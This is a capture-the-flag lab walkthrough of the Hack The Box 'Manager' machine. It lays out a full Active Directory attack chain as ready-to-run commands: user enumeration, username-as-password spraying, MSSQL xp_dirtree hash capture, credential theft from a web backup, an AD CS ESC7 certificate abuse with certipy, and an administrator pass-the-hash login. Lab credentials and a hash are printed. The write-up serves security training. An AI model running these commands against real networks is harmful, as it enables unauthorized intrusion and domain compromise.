
HTB - Manager
Manager - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
HTB - Manager#
NMAP

Add manager.htb to /etc/hosts
./kerbrute userenum --dc 10.129.217.154 -d manager.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -o users.txt

cat users.txt | grep "VALID" | cut -d ":" -f 4 | cut -d " " -f 2 > validusers.txt

impacket-GetNPUsers manager.htb/ -users validusers.txt -no-pass -dc-ip manager.htb
No ASRepRoasting to be done
Not able to login with usernames and no password:
enum4linux -u "guest" -a manager.htb
- Extract the usernames:
cat validusers.txt | cut -d '@' -f1 > usernames.txt
- Got a using the usernames as passwords:
crackmapexec smb manager.htb -u usernames.txt -p usernames.txt --no-brute --continue-on-success

operator:operator
<u>MSSQL</u>
We do have port 1433 open - MSSQL:
Using Windows' own sqlcmd - it doesn't work:
sqlcmd -S manager.htb,1433 -U operator -P operator -C

- But using impacket's tool mssqlclient:
impacket-mssqlclient -p 1433 manager/operator:operator@manager.htb -windows-auth

We can connect specifying the -windows-auth parameter
It authenticates using Windows authentication, which could suggest that the 'operator' account is configured or works correctly under Windows authentication rather than SQL Server authentication
<u>List of extra commands:</u>

SELECT @@VERSION -- to get the SQL Server version,
SELECT SYSTEM_USER -- to identify the current user,
SELECT name FROM master.sys.databases -- to list databases
USE DatabaseName; -- Use db
SELECT table_name FROM information_schema.tables WHERE table_type = 'BASE TABLE'; -- Show all tables in db
SELECT * FROM TableName; -- Show all information in table- Tried to crack ntlm hashes with xp_dirtree and responder:




But hashcat got exhausted
- Using xp_dirtree we can list all the folders in c:\

- The default IIS webserver directory is:
C:\inetpub\wwwroot

Here we can see a .zip file
- Using wget we can download the file:
wget http://manager.htb/website-backup-27-07-23-old.zip

- We get credentials for raven in the .old-conf.xml:

raven : R4v3nBe5tD3veloP3r!123

evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'

cat user.txt
- Check VMWare version:
$vmwareToolsDir = "C:\Program Files\VMware\VMware Tools"
$vmwareToolsVersion = (Get-Item "$vmwareToolsDir\vmtoolsd.exe").VersionInfo.FileVersion
Write-Host "VMware Tools Version: $vmwareToolsVersion"

- Upload Certify.exe: Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS)
https://github.com/GhostPack/Certify
.\Certify.exe find /vulnerable

Raven has ManageCA and Enroll rights but there are no vulnerable templates
This does confirm however that there are ADCS services running

- <u>This scenario is vulnerable to ESC7:</u> https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation
https://github.com/ly4k/Certipy?tab=readme-ov-file#esc7
- <u>Steps (on Kali):</u>
certipy ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

certipy ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

<u>Attack</u>
- If we have fulfilled the prerequisites for this attack, we can start by requesting a certificate based on the SubCA template. This request will be denied, but we will save the private key and note down the request ID
certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target manager.htb -template SubCA -upn administrator@manager.htb

- With our Manage CA and Manage Certificates, we can then issue the failed certificate request with the ca command and the -issue-request <request ID> parameter
certipy ca -ca 'manager-DC01-CA' -issue-request **13** -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

- And finally, we can retrieve the issued certificate with the req command and the -retrieve <request ID> parameter
certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target manager.htb -retrieve 13

Now we have a .pfx certificate as the administrator
Authenticate as the administrator:
certipy auth -pfx administrator.pfx -dc-ip 10.129.218.140

We get a NTP error because the time difference between my Kali machine and the DC is too big
- To synchronise the time, run:
sudo ntpdate -u manager.htb

These two steps, between the ntp sync and auth, needs to be quick
- And we get an administrator hash:

- Using the hash and evil-winrm:
evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef

cat root.txt
Related articles
HTB - Sizzle
Sizzle - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- linux
- mimikatz
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos
HTB - Absolute
Absolute - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- kerberos
- ldap